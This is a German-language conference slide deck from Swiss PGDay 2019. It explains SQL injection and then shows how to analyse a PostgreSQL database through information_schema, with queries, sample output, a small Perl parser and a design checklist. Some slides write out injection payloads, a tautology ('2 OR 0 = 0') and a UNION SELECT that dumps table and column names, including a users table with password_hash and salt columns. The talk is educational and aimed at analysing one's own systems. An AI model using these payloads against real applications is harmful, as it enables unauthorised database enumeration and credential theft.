
SQL-Injection? – Na, klar doch

Knowhow für die Datenbankanalyse

Dr. Daniel Salem



SALEM ANALYTICS

Swiss PGDay 2019

HSR University of Applied Sciences Rapperswil (Switzerland)

Inhalt

Inhalt

Haftungsausschluss

Der Anwender ist selbst verantwortlich, sich über die geltenden Gesetze zu informieren und sich an diese zu halten.

Das hier vorgestellte Knowhow dient alleinig zur Analyse eigener Datenbanksysteme und Erweiterung des eigenen Knowhows.

Dr. Daniel Salem und SALEM ANALYTICS lehnen jegliche Haftung für Schäden, welche durch Anwendung diese Wissens dem Anwender oder Dritter entstehen, ab.

Ziel & Definition & Motto

Erfassen, wie es Hacker schaffen, ganze Datenbankcluster auszuräumen, ohne je eine interne Dokumentation gelesen zu haben.

Anwendung dieses Wissens für die eigene Datenbankanalyse.

SQL-Injection ist die kreative Anwendung
tiefergehenden Datenbank-Knowhows

Meine Definition

Das System selbst ist Dokumentation ...

... !!!

Inhalt

SQL-Injection: Grundlagen

Bei Abfragen eines Benutzers werden dessen Eingaben als Variablen für den Aufbau eines SQL-Statements verwendet.

D.h. der Inhalt dieser Variablen sind Teil des SQL-Statement.

```
SELECT col1, col2, col3
FROM langweilige_tabelle
WHERE col1 = $benutzereingabe;
```

```
$benutzereingabe = 2
```

```
SELECT col1, col2, col3
FROM langweilige_tabelle
WHERE col1 = 2;
```

SQL-Injection: Grundlagen

Bei Abfragen eines Benutzers werden dessen Eingaben als Variablen für den Aufbau eines SQL-Statements verwendet.

D.h. der Inhalt dieser Variablen sind Teil des SQL-Statement.

```
SELECT col1, col2, col3
FROM langweilige_tabelle
WHERE col1 = $benutzereingabe;
```

```
$benutzereingabe = 2
```

```
SELECT col1, col2, col3
FROM langweilige_tabelle
WHERE col1 = 2;
```

... da lässt sich doch was machen ... :-)

```
$benutzereingabe ... 2 OR 0 = 0
```

SQL-Injection: Grundlagen

Bei Abfragen eines Benutzers werden dessen Eingaben als Variablen für den Aufbau eines SQL-Statements verwendet.

D.h. der Inhalt dieser Variablen sind Teil des SQL-Statement.

```
SELECT col1, col2, col3
FROM langweilige_tabelle
WHERE col1 = $benutzereingabe;
```

```
$benutzereingabe = 2
```

```
SELECT col1, col2, col3
FROM langweilige_tabelle
WHERE col1 = 2;
```

... da lässt sich doch was machen ... :-)

```
$benutzereingabe ... 2 OR 0 = 0
```

Abhilfe: Quoting, regex, mapping ... Komplexität nicht unterschätzen!

Selbsterkenntnis einer Datenbank

Wie entsteht Selbsterkenntnis?

Wir Menschen erinnern uns nach dem Aufwachen, wer wir sind
... normalerweise

Woher weiss aber eine Datenbank, wer sie ist?

Merke: ***Irgendwo muss der Stoff der Erkenntnis liegen!***

Selbsterkenntnis einer Datenbank

Wie entsteht Selbsterkenntnis?

Wir Menschen erinnern uns nach dem Aufwachen, wer wir sind
... normalerweise

Woher weiss aber eine Datenbank, wer sie ist?

Merke: ***Irgendwo muss der Stoff der Erkenntnis liegen!***

Jede PostgreSQL-Datenbank enthält “zwei” Kataloge

- information_schema (ANSI) mapping von pg_catalog
- pg_catalog (PostgreSQL)

Die Datenbank auf der Couche

“Grundfrage”: Wo soll die Geschäftslogik liegen?

Misshandlung der Datenbank:

Gutes Datenbankdesign ist unabhängig von der “Grundfrage”!

Die Datenbank auf der Couche

“Grundfrage”: Wo soll die Geschäftslogik liegen?

Misshandlung der Datenbank:

- Als Müllhalde missbraucht
  $\Rightarrow$ irgendwann geht die Performance in die Knie
- Missachtung der natürlichen Abwehrkräfte (pk/fk ...)
  $\Rightarrow$ Datenchaos vorprogrammiert
- Wahres Potential kann nicht gelebt werden
  $\Rightarrow$ Datenverarbeitung in Progammierschicht (Java ...)

Gutes Datenbankdesign ist unabhängig von der “Grundfrage”!

Die Datenbank auf der Couche

“Grundfrage”: Wo soll die Geschäftslogik liegen?

Misshandlung der Datenbank:

- Als Müllhalde missbraucht
  $\Rightarrow$ irgendwann geht die Performance in die Knie
- Missachtung der natürlichen Abwehrkräfte (pk/fk ...)
  $\Rightarrow$ Datenchaos vorprogrammiert
- Wahres Potential kann nicht gelebt werden
  $\Rightarrow$ Datenverarbeitung in Progammierschicht (Java ...)

Gutes Datenbankdesign ist unabhängig von der “Grundfrage”!

Blick in die Persönlichkeitsstruktur

```
SELECT table_schema||'.'||table_name, *
FROM information_schema.tables
WHERE table_schema = 'information_schema'
ORDER BY table_name;
```

Interessante Objekte im information_schema

information_schema.schemata
information_schema.tables
information_schema.views
information_schema.columns
...

Interessante Objekte im information_schema

information_schema.schemata
information_schema.tables
information_schema.views
information_schema.columns
...

```
SELECT column_name, ordinal_position
FROM information_schema.columns
WHERE table_schema = 'information_schema' AND table_name = 'columns';
```

Interessante Objekte im information_schema

information_schema.schemata
information_schema.tables
information_schema.views
information_schema.columns
...

```
SELECT column_name, ordinal_position
FROM information_schema.columns
WHERE table_schema = 'information_schema' AND table_name = 'columns';
```

column_name	ordinal_position
table_catalog	1
table_schema	2
table_name	3
column_name	4
ordinal_position	5
column_default	6
is_nullable	7
data_type	8
...	...

Interessante Objekte im information_schema

information_schema.schemata
information_schema.tables
information_schema.views
information_schema.columns
...

```
SELECT column_name, ordinal_position
FROM information_schema.columns
WHERE table_schema = 'information_schema' AND table_name = 'columns';
```

column_name	ordinal_position
table_catalog	1
table_schema	2
table_name	3
column_name	4
ordinal_position	5
column_default	6
is_nullable	7
data_type	8
...	...

```
SELECT table_schema, table_name, column_name, ordinal_position, data_type
FROM information_schema.columns;
```

Die Datenbank schüttet ihr Herz aus ...

```
SELECT col1, col2(text), col3
FROM langweilige_tabelle
WHERE col1 = $benutzereingabe;
```

```
$benutzereingabe = ...
```

Die Datenbank schüttet ihr Herz aus ...

```
SELECT col1, col2(text), col3
FROM langweilige_tabelle
WHERE col1 = $benutzereingabe;
```

```
$benutzereingabe = ...
2
UNION
SELECT NULL,
table_schema||table_name||column_name||ordinal_position||data_type,
NULL
FROM information_schema.columns;
```

... ... transformiert ..

Die Datenbank schüttet ihr Herz aus ...

```
SELECT col1, col2(text), col3
FROM langweilige_tabelle
WHERE col1 = $benutzereingabe;
```

```
$benutzereingabe = ...
2
UNION
SELECT NULL,
table_schema||table_name||column_name||ordinal_position||data_type,
NULL
FROM information_schema.columns;
```

... ... transformiert ..

users	client	pk_client	1	bigint
users	client	client	2	text
users	client	salt	3	text
users	client	password_hash	4	text
users	client	connect_hash	5	text
users	client	login_failed	6	integer
users	client	login_locked	7	integer
users	client	login_lock_till	8	timestamp without time zone
users	client	valid_from	9	timestamp without time zone
users	client	valid_till	10	timestamp without time zone
users	client	update_date	11	timestamp without time zone
...				

Inhalt

Übersicht über Datenhaltung verschaffen...

```
SELECT * FROM information_schema.schemata;
```

⇒ catalog_name (db), schema_name, schema_owner ...

```
SELECT * FROM information_schema.tables;
```

⇒ table_catalog, table_schema, table_name, table_type ...

Wir wissen nun welche Tabellen und Views existieren.

(information_schema.tables.table_type → table/view)

Den Spalten-Aufbau der Tabellen bzw.
die Rückgabetabelle der Views sind ersichtlich in

```
SELECT * FROM information_schema.columns;
```

... die Verarbeitungs-Logik rauskitzeln ...

... die Verarbeitungs-Logik rauskitzeln ...

Funktionen

```
SELECT * FROM information_schema.routines;
```

routine_schema routine_name routine_type
routine_definition

Views

```
SELECT * FROM information_schema.views;
```

table_schema table_name
view_definition

... die Verarbeitungs-Logik rauskitzeln ...

Funktionen `SELECT * FROM information_schema.routines;`

routine_schema routine_name routine_type
routine_definition

Views `SELECT * FROM information_schema.views;`

table_schema table_name
view_definition

Perl Parser für die Prozesslogik/Abhängigkeit der Views und Funktionen

```
my $view_definition = ...;
my @objnames = ... ; # Lister alle Tabellen, View ...
my @ref_obj;
foreach my $obj (@objnames){
    push @ref_obj,$obj if($view_definition =~ m/${obj}/);
}
# @obj_ref enthält alle referenzierte Objekte (Tab,Views...)
# inklusive eigenen Name ... CREATE VIEW ...

# Natürlich Missmatches: proc_name ⇔ proc_name_hallo
```

... Immunsystem checken

... Immunsystem checken

pk, fk-pk, unique ..

... Immunsystem checken

pk, fk-pk, unique ..

ähm ... *blätter, blätter, such*... wo??

... Immunsystem checken

pk, fk-pk, unique ..

ähm ... *blätter, blätter, such*... wo??

```
SELECT DISTINCT table_name
FROM information_schema.columns
WHERE table_schema = 'information_schema'
AND column_name LIKE '%constraint%'
ORDER BY table_name;
```

... Immunsystem checken

pk, fk-pk, unique ..

ähm ... *blätter, blätter, such*... wo??

```
SELECT DISTINCT table_name
FROM information_schema.columns
WHERE table_schema = 'information_schema'
AND column_name LIKE '%constraint%'
ORDER BY table_name;
```

information_schema Objekte

```
check_constraint_routine_usage
check_constraints
constraint_column_usage
constraint_table_usage
domain_constraints
key_column_usage
referential_constraints
table_constraints
```

do it yourself ...

```
SELECT 'SELECT * FROM information_schema.'||table_name||';'
FROM (
SELECT DISTINCT table_name AS table_name
FROM information_schema.columns
WHERE table_schema = 'information_schema'
AND column_name LIKE '%constraint%'
ORDER BY table_name
) a;

SELECT * FROM information_schema.check_constraint_routine_usage;
SELECT * FROM information_schema.check_constraints;
SELECT * FROM information_schema.constraint_column_usage;
SELECT * FROM information_schema.constraint_table_usage;
SELECT * FROM information_schema.domain_constraints;
SELECT * FROM information_schema.key_column_usage;
SELECT * FROM information_schema.referential_constraints;
SELECT * FROM information_schema.table_constraints;
```

$\Rightarrow$ gemütliches Sofa & Café/Tee & postgresql-x.y-A4.pdf

Meine Hilfsregeln

Gehen Sie davon aus, dass der DB-Designer eine Idee hatte und Sie nicht alle Konzepte kennen....

... aber erlauben Sie sich auch den Gedanken, dass geschlampt/gepfuscht wurde.


1. Hat jede Tabellen eine pk-Spalte?
2. Wie häufig kommt ein Spaltenname vor?
3. Ist die Bedeutung eines Spaltennamens unique?
4. Enthält eine Spalte diskrete oder nicht-diskrete Werte?
   diskrete Werte = Klassifizierung/Kategorisierung
   diskrete Zahlen $\Rightarrow$ “integer” oder “x.yz”
   besitzen diskrete Werte eine pk-fk-Relation?
   “Freihandfelder” dürfen keine Klassifizierungswerte enthalten (“Gk2” vs “Gk 2” vs “gk 2” ...)
5. Werden unique-Kombinationen durch constraints geschützt?
6. ...

... viel Glück und Spass bei Ihren Analysen :-)

Inhalt

Fragen? ...

Danke für Ihr Interesse und Ihre Aufmerksamkeit



SALEM ANALYTICS

daniel.salem@salem-analytics.ch